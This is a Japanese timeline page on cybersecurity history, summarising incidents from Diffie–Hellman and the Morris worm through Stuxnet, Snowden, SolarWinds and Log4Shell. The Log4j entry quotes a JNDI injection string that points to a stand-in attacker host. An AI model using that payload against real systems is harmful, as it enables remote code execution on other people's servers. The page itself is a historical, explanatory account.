詳述 · 21件の出来事
サイバーセキュリティの歴史
1970年代

Dan Spisak (Wikimedia Commons) · CC BY-SA 2.0 · Commons ↗ Whitfield Diffie と Martin Hellman が IEEE Transactions on Information Theory 誌 IT-22巻6号に発表した論文。暗号化の鍵と復号の鍵を分けられるという公開鍵暗号の概念、手書き署名に相当するデジタル署名の概念、そして有限体上の離散対数の困難さに基づく実際に動く鍵交換方式(Diffie–Hellman 鍵交換)を示した。ただしこの論文は動く公開鍵暗号系そのものは示していない ── それは1977年から78年の RSA である。鍵配送の別解を先に出していた Ralph Merkle は論文中で明示的に引用されており、英国 GCHQ は1969年から74年にかけて同等の結果に達していたことを1997年12月に公開した。
1980年代

Trevor Blackwell (Wikimedia Commons) · CC BY-SA 3.0 / GFDL · Commons ↗ 1988年11月2日夜、 コーネル大学院生 Robert Tappan Morris が放ったワームが、 sendmail の DEBUG 機能・fingerd のバッファオーバーフロー・信頼ホスト・パスワード推測の4経路を連鎖させて自己複製し、 多数の UNIX ホストを機能停止に追い込んだ。 感染台数の公式集計は存在しない。 広く引かれる約6,000台は当時の報道による数字で、 GAO の1989年報告書はこれを「MIT が自機の10%が感染したと見積もった値を全体へ外挿したもの」と説明し、 1,000〜3,000台が実態に近いとするハーバード大学研究者の反論も併記している。 同一ホストへの再感染を7回に1回許す設計により、 1台で多数のプロセスが暴走した。 1989年7月に起訴された Morris は、 1986年制定の Computer Fraud and Abuse Act(CFAA)で有罪となった最初の人物となり、 1990年5月に保護観察3年・社会奉仕400時間・罰金10,050ドルを言い渡された(収監なし)。 この事件は DARPA に CERT/CC の創設を決断させ、 セキュリティインシデント対応という分野そのものの起点となった。
2000年代
2000年代の脅威は、 人の好奇心と人どうしのつながりを伝って広がった。 恋文を装ったワームは Outlook のアドレス帳を総なめにして一日で世界を巡ったが、 マニラの学生とされた作者を裁く法律が当時のフィリピンには無かった。 日本では中央サーバを持たないファイル共有ソフトが映画やゲームの違法流通と、 ウイルス経由の大量の情報流出を招き、 2006年には官房長官が使わないよう国民に求めた。 開発者は著作権侵害の幇助で逮捕され、 無罪の確定は2011年。 悪用の責任を誰が負うのか、 法はまだ決めかねていた。
2000年5月4日にアジアから広がった Windows 向けのワーム。件名「ILOVEYOU」、添付ファイル LOVE-LETTER-FOR-YOU.TXT.VBS のメールとして届き、開くと Outlook のアドレス帳の全員に自分を送り、画像や音楽などのファイルを上書きした。CERT/CC は5月8日までに50万台超の被害報告を受け、米会計検査院(GAO)は当初の被害推計を1億ドルから100億ドル超と幅を持って紹介した。日本ではゴールデンウィーク中で、IPA への届出は過去最高の346件だったが実被害は19台にとどまった。作者とされたマニラの学生 Onel de Guzman は、当時のフィリピンに該当する法律がなく、2000年8月に訴追が取り下げられた。同年6月14日に成立した電子商取引法は、さかのぼって適用できなかった。de Guzman は2020年公表の BBC の記事で作成を認め、目的はダイヤルアップのパスワードを盗むことだったと語った。
- EVT.004T1Winny ── 金子勇のファイル共有ソフトと7年の裁判インターネットとWebの歴史詳細を読む →
2010年代
2010年代、 サイバー空間の主役に国家が躍り出た。 イランの遠心分離機を狂わせた Stuxnet は、 公開情報の範囲で初めて物理的な破壊を狙ったマルウェアとなる。 2013年の Snowden の告発は米英の大規模傍受を推測から文書の裏づけへ変え、 暗号化を標準へ押し上げた。 その暗号の要 OpenSSL の欠陥は、 常勤一人と少数の有志が支える実態を暴く。 2017年には NSA から流出した攻撃ツールが未修正の Windows を襲い、 英国の病院を混乱させた。 パッチ適用が国家間の争いの最前線になった。

Hamed Saber (Wikimedia Commons) · CC BY 2.0 · Commons ↗ 2010年6月、 ベラルーシのアンチウイルスベンダー VirusBlokAda の解析者がイランの顧客企業のシステムから不審なマルウェアを発見。 後に Symantec、 Kaspersky、 Langner Communications らの共同解析で全貌が明らかになる。 Stuxnet は4つのゼロデイ(LNK / 印刷スプーラ / Win32k / タスクスケジューラ)、 侵害された正規のコード署名証明書(Realtek、 JMicron)、 そして Siemens Step7 / WinCC と S7-315 PLC への深い理解を組み合わせ、 イラン・ナタンズの濃縮用遠心分離機の駆動周波数を書き換えて物理的に壊す設計だった。 米 NSA とイスラエル軍 Unit 8200 の共同作戦「Olympic Games」の一部だったと2012年に New York Times が報じたが、 両国政府は現在も公式には認めていない。 ナタンズでは2009年末から2010年初頭にかけて約1,000台の IR-1 が交換されており、 これを Stuxnet の効果とみるのは ISIS(科学国際安全保障研究所)の暫定評価である。 公開情報の範囲では、 国家が物理世界の破壊を目的にマルウェアを使った最初の事例であり、 サイバー戦の概念を根本から定義し直した。

Gage Skidmore (Wikimedia Commons) · CC BY-SA 2.0 · Commons ↗ 2013年6月5日、 *The Guardian* が NSA による Verizon 通話メタデータの大量収集を報じる Glenn Greenwald の記事を掲載。 6月6日、 *Washington Post* と *Guardian* が同時に PRISM プログラム(FISA 702条にもとづき、 Microsoft・Google・Facebook・Apple ら米国9社から通信内容を強制的に取得する仕組み)を公開。 情報源は、 香港のホテルから映像で姿を現した NSA 契約職員 Edward Snowden(当時29歳、 Booz Allen Hamilton 所属)。 続く数か月で XKeyscore、 Bullrun(暗号解読計画)、 MUSCULAR(Google・Yahoo データセンター間光ファイバへの傍受)、 英 GCHQ の Tempora、 同盟国首脳の通信傍受が次々と報じられた。 持ち出された文書は5万〜20万件(米政府はさらに多いと主張) と推計され、 実際に報道されたのはその一部である。 Snowden は香港経由でモスクワへ亡命し、 2026年現在もロシアに滞在。 グローバルなプライバシー議論、 E2E 暗号化普及(Signal、 WhatsApp)、 HTTPS Everywhere、 そして「監視資本主義」批判の起点。
2020年代
2020年代は、 信頼したものが入口になる事件で始まった。 署名済みの正規更新に潜む裏口と、 多くの組織が所在も知らない有志保守のログ部品である。 2024年には攻撃ですらない一つの設定ファイルが850万台の Windows を止めた。 生成 AI は社員の入力からの流出や、 声と顔の偽装詐欺を生み、 やがて自ら脆弱性を探し出す。 2026年、 Anthropic は数千件のゼロデイを見つけたとするモデルを公開せず、 米政府は任意の評価枠組みづくりを命じた十日後、 名指しの2モデルを外国人に使わせないよう命じた。
Orthopedicshoes / SolarWinds (Wikimedia Commons) · CC BY 4.0 · Commons ↗ 2020年12月13日、 セキュリティ企業 FireEye(後の Mandiant)と Microsoft が、 ネットワーク管理ソフト SolarWinds Orion の正規ビルドパイプラインに、 ロシア対外情報庁 SVR(米英呼称 APT29 / Cozy Bear / 後に「Midnight Blizzard」) が SUNBURST バックドア を埋め込んでいたことを公表した。 改竄された Orion 更新(バージョン 2019.4 HF5 〜 2020.2.1)は2020年3月〜6月に配布され、 約18,000組織 がダウンロード。 さらに侵入が深化されたのは数百組織で、 米 財務省、 国土安全保障省、 国務省、 司法省、 商務省、 エネルギー省、 NIH、 NTIA を含む9連邦機関、 および Microsoft・Cisco・FireEye・Mimecast 等が含まれる。 FireEye が自社侵害を契機に発覚させた経緯から、 「攻撃者が一流セキュリティ企業を踏み台にしようとして失敗した」事例として記録される。 ソフトウェアサプライチェーン攻撃の典型・最大級事例。
Apache Software Foundation / Jim McKeeth (Wikimedia Commons) · Apache License 2.0 / CC0 1.0 · Commons ↗ 2021年11月24日、 Alibaba Cloud のセキュリティチーム Chen Zhaojun が、 Apache Log4j 2.x の JNDI lookup 機能に起因するリモートコード実行脆弱性(後の CVE-2021-44228、 CVSS 10.0)を Apache Software Foundation へ報告。 12月9日、 概念実証コードが Twitter で公開され、 ASF は緊急パッチ(2.15.0)を公表する。 攻撃は極めて単純 ── 攻撃者制御の文字列 `${jndi:ldap://attacker.com/x}` がログ出力対象としてどこかに渡るだけで、 攻撃者サーバから Java バイトコードがダウンロード・実行される。 Minecraft Java 版のチャット入力で他プレイヤーのサーバを乗っ取れることが当初の発火例として広く拡散した。 影響範囲は数億台規模 ── Log4j は Java エコシステムの事実上の標準ロガーで、 Apache、 Twitter、 Apple iCloud、 Steam、 Tencent QQ、 Amazon、 IBM、 Oracle ── ほぼすべての Java 系製品に深く埋め込まれていた。 ホワイトハウスは SBOM 推進と OSS セキュリティ会議を緊急招集、 米 CISA は政府機関に異例の年末対応を命じた。
- EVT.012T1Biden 偽音声ロボコール ── AI 音声の選挙妨害と FCC の裁定AIと社会の歴史詳細を読む →
- EVT.014T1CrowdStrike Falcon 障害 ── 史上最大の IT 障害クラウドコンピューティングの歴史IT全史 ── 計算機が世界を編み変える詳細を読む →
- EVT.020T1大統領令14409 ── 「カバード・フロンティアモデル」と任意の事前アクセス枠組みAIの歴史IT全史 ── 計算機が世界を編み変えるAIと社会の歴史詳細を読む →
- EVT.021T1商務省が Anthropic の2モデルに輸出管理 ── 19日間の全世界停止AIの歴史IT全史 ── 計算機が世界を編み変えるAIと社会の歴史詳細を読む →